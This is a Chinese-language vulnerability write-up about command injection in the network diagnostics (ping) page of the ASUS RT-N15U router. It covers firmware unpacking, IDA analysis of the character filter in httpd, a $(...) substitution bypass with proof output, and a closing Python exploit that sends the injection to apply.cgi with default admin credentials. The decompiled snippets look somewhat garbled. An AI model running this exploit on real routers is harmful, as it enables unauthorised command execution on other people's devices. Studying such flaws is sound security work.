

ASUS RTN15U 网络诊断功能处命令执行

猜测分析

在测试web端按钮时，疑似发现ping下面的框可以命令执行




具体分析


在点击页面发现可以开启telnet服务，为后续验证命令执行提供便利



telnet开启成功



先直接拼接命令看看是不是能执行成功




这里发现并没有成功返回了404界面，所以思考是不是有什么过滤，看一下页面是哪里来的先

```
h:~/Desktop/HS/_FW_RT_N15U_30043763754.zip.extracted/_FW_RT_N15U_30043763754.trx.extracted/squashfs-root$ grep -r "Main_Analysis_Content.asp"
Binary file usr/sbin/httpd matches
```


在httpd这个二进制文件中

这里先抓个包，看看传了什么参数




destIP是我们输入的IP，但是去IDA里面搜索这个关键字找不到存在的地方


于是再看到SystemCmd这个参数，里面也有我们输入的IP，于是去查了一下SystemCmd这个关键字




发现第三个交叉引用到



想看一下伪代码报错了



复制41FFFC这个地址，G输入进去跳转到这个地址，把这个地址D转换为数据



这样子就可以看到伪代码了，伪代码发现过滤了6种字符，也确定了是通过systemcmd这个来传参的

```

if ( !strcmp(cgi, " Refresh ") )
{
    v6 = (const char *)get_cgi((int)"SystemCmd");
    if ( !v6 )
        v6 = "";
    if ( !strcmp(v6, '&')
        && !strcmp(v6, ';')
        && !strcmp(v6, '%')
        && !strcmp(v6, '|')
        && !strcmp(v6, '\\n')
        && !strcmp(v6, '\\r') )
    {
        if ( !strcmp(v4, "Main_Netstat_Content.asp") && !strncasecmp(v6, "netstat", 7u)
            || !strcmp(v4, "Main_Analysis_Content.asp")
            && (!strncasecmp(v6, "ping", 4u) || !strncasecmp(v6, "traceroute", 0xAu) || !strncasecmp(v6, "nslookup", 8u)) )
        {
            strncpy(&SystemCmd, v6, 0x80u);
LABEL_119:
            v15 = a2;
            v16 = v4;
            goto LABEL_120;
        }
        if ( !strcmp(v4, "Main_WOL_Content.asp") && !strncasecmp(v6, "ether-wake", 0xAu) )
        {
LABEL_34:
            strncpy(&SystemCmd, v6, 0x80u);
            sys_script("syscmd.sh");
        }
    }
}

1 char *__fastcall sys_script(const char *a1)
2 {
3     char *result; // $v0
4     const char *v3; // [sp+18h] [-48h] BYREF
5     int v4; // [sp+1Ch] [-44h]
6     char v5[64]; // [sp+20h] [-40h] BYREF
7
8     sprintf(v5, "/tmp/%s", a1);
9     if ( !strcmp(a1, "syscmd.sh") )
10    {
11        if ( !SystemCmd )
12            return (char *)system("echo > /tmp/syscmd.log\n");
13        sprintf(&SystemCmd, 0x80u, "%s > /tmp/syscmd.log 2>&1 && echo 'XU6J03M6' >> /tmp/syscmd.log &\n", &SystemCmd);
14        system(&SystemCmd);
15        return strcpy(&SystemCmd, "");
16    }
17    return result;
18 }

```

那么找到了过滤的字符，尝试绕过，在web端尝试输出192.168.1.1\$(ps>jiawen.asp)

网络工具 - 网络诊断

发送 ICMP ECHO_REQUEST 封包至网络主机。

方式

Ping

目标

192.168.1.1\$(ps>jiawen.asp)

总数

5


网络诊断

```

PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: seq=0 ttl=64 time=5.719 ms
64 bytes from 192.168.1.1: seq=1 ttl=64 time=33.365 ms
64 bytes from 192.168.1.1: seq=2 ttl=64 time=0.426 ms
64 bytes from 192.168.1.1: seq=3 ttl=64 time=0.433 ms
64 bytes from 192.168.1.1: seq=4 ttl=64 time=0.914 ms

--- 192.168.1.1 ping statistics ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 0.426/8.171/33.365 ms

```



```
PID USER VSZ STAT COMMAND 1 admin 2316 S /sbin/init 2 admin 0 SW [kthreadd] 3 admin 0 SW [ksoftirqd/0] 4 admin 0 SW [kworker/0:0] 5 admin 0 SW< [kworker/0:0H] 6 admin 0 SW [kworker/u2:0] 7 admin 0 SW< [khelper] 8 admin 0 SW [khungtaskd] 9 admin 0 SW< [writeback] 10 admin 0 SWN [ksmd] 11 admin 0 SW< [crypto] 12 admin 0 SW< [bioset] 13 admin 0 SW< [kblockd] 14 admin 0 SW< [ata_sff] 15 admin 0 SW< [cfg80211] 16 admin 0 SW [kworker/0:1] 17 admin 0 SW [kswapd0] 18 admin 0 SW [fsnotify_mark] 35 admin 0 SW [scsi_eh_0] 36 admin 0 SW< [scsi_tmf_0] 37 admin 0 SW [scsi_eh_1] 38 admin 0 SW< [scsi_tmf_1] 41 admin 0 SW [kworker/u2:3] 44 admin 0 SW< [kpsmouse] 45 admin 0 SW< [ipv6_addrconf] 46 admin 0 SW< [deferwq] 47 admin 0 SW< [kworker/0:1H] 51 admin 756 S hotplug2 --persistent --no-coldplug 52 admin 1660 S /bin/sh 68 admin 2292 S console 70 admin 1568 S /bin/sh 74 admin 2540 S usbld 115 admin 2296 S ntp 124 admin 2412 S /sbin/wanduck 130 admin 1544 S nas 131 admin 2292 S wpsaide 133 admin 1160 S /usr/sbin/infosvr br0 134 admin 1240 S networkmap --bootwait 135 admin 2628 S watchdog 138 admin 1268 S lld2d br0 139 admin 2292 S ots 145 admin 2160 S u2ec 147 admin 1260 S lpd 148 admin 2160 S u2ec 149 admin 2160 S u2ec 207 admin 1648 S syslogd -m 0 -S -O /tmp/syslog.log -s 256 -l 6 209 admin 1648 S /sbin/klogd 216 admin 2248 S httpd 217 admin 1652 S telnetd 416 admin 1576 S -sh 3526 admin 1652 S sh -c ping -c 5 $(ps > jiawen.asp) > /tmp/syscmd.log 3527 admin 1652 R ps
```

执行成功

我们假设没有telnet该怎么看回显查看是否执行成功了呢

我们可以给命令执行的时候\$(ps>jiawen.asp)用http://localhost/jiawen.asp直接请求这个页面查看是否执行成功

至于为什么是.asp呢，这里之前命令注入的时候创建的是.txt的文件，去直接请求.txt发现返回的是404的界面，所以根据猜测应该是有什么规则，去搜索有没有什么规则文件也并没有找到，于是猜测也是集成写在了httpd二进制文件中，于是在IDA里面搜索*.asp 就发现了httpd这个二进制文件中存在一些规则，使它只能在web端访问这些规则的界面

```

    .align 2
    aXml:.ascii "***.xml"<0>                                # DATA XREF: .data
    .align 2
    aHtm:.ascii "***.htm"<0>                                # DATA XREF: .data
    aAsp:.ascii "***.asp"<0>                                # DATA XREF: .data
    +aAppcache:.ascii "***.appcache"<0>                     # DATA XREF: .data
    +aTextCacheManif:.ascii "text/cache-manifest"<0>
    )                                                        # DATA XREF: .data
    aGz:.ascii "***.gz"<0>                                  # DATA XREF: .data
    .align 2
    +aApplicationOct:.ascii "application/octet-stream"<0>
    +                                                        # DATA XREF: .data
    .align 4
    aTgz:.ascii "***.tgz"<0>
    .align 2
    aZip:.ascii "***.zip"<0>
    .align 4
    aIpk:.ascii "***.ipk"<0>
    .align 2
    aCss_0:.ascii "***.css"<0>
    .align 4
    aTextCss:.ascii "text/css"<0>
    .align 2
    aPng_0:.ascii "***.png"<0>
    .align 2
    ) aImagePng:.ascii "image/png"<0>
    .align 4
    aGif_0:.ascii "***.gif"<0>
    .align 2
    ) aImageGif:.ascii "image/gif"<0>
    .align 2
    aJpg:.ascii "***.jpg"<0>
    .align 2
    +aImageJpeg:.ascii "image/jpeg"<0>
    .align 2
    aSvg:.ascii "***.svg"<0>
    .align 4
    +aImageSvgXml:.ascii "image/svg+xml"<0>
    .align 4
    aSwf:.ascii "***.swf"<0>
    .align 2
    +aApplicationXSh:.ascii "application/x-shockwave-flash"<0>
    .align 2

```

```
aHtc:.ascii "**.htc"<0>
aJs:.ascii "**.js"<0>
.align 4
aCab:.ascii "**.cab"<0>
.align 2
aTextTxt:.ascii "text/txt"<0>
.align 2
aCfg_0:.ascii "**.CFG"<0>
.align 2
aApplicationFor:.ascii "application/force-download"<0>
.align 2
aFtpservertreeC:.ascii "ftpServerTree.cgi*"<0>
.align 2
a0vpn:.ascii "**.ovpn"<0>
```

EXP

```
import requests

cmd = "ps+>+jiawen.asp"
syscmd = "ping+-c+5+$( "+cmd+" )"

burp0_url = "http://192.168.1.1:80/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP
="+cmd+"&pingCNT=5"
burp0_headers = {
    "Authorization": "Basic YWRtaW46YWRtaW4=",
    "Referer": "http://192.168.1.1/Main_Analysis_Content.asp"
}
requests.get(burp0_url, headers=burp0_headers)

burp1_url = "http://192.168.1.1:80/Main_Analysis_Content.asp"
burp1_headers = {
    "Authorization": "Basic YWRtaW46YWRtaW4=",
    "Referer": "http://192.168.1.1/apply.cgi?
current_page=Main_Analysis_Content.asp&next_page=Main_Analysis_Content.asp&gro
up_id=&modified=0&action_mode=+Refresh+&action_script=&action_wait=&first_time
```



```
=&preferred_lang=CN&SystemCmd="+syscmd+"&firmver=3.0.0.4&cmdMethod=ping&destIP  
="+cmd+"&pingCNT=5"  
}  
requests.get(burp1_url, headers=burp1_headers)  
  
burp2_url = "http://192.168.1.1:80/jiawen.asp"  
burp2_headers = {  
    "Authorization": "Basic YWRtaW46YWRtaW4="   
}  
response = requests.get(burp2_url, headers=burp2_headers)  
  
print(response.text)
```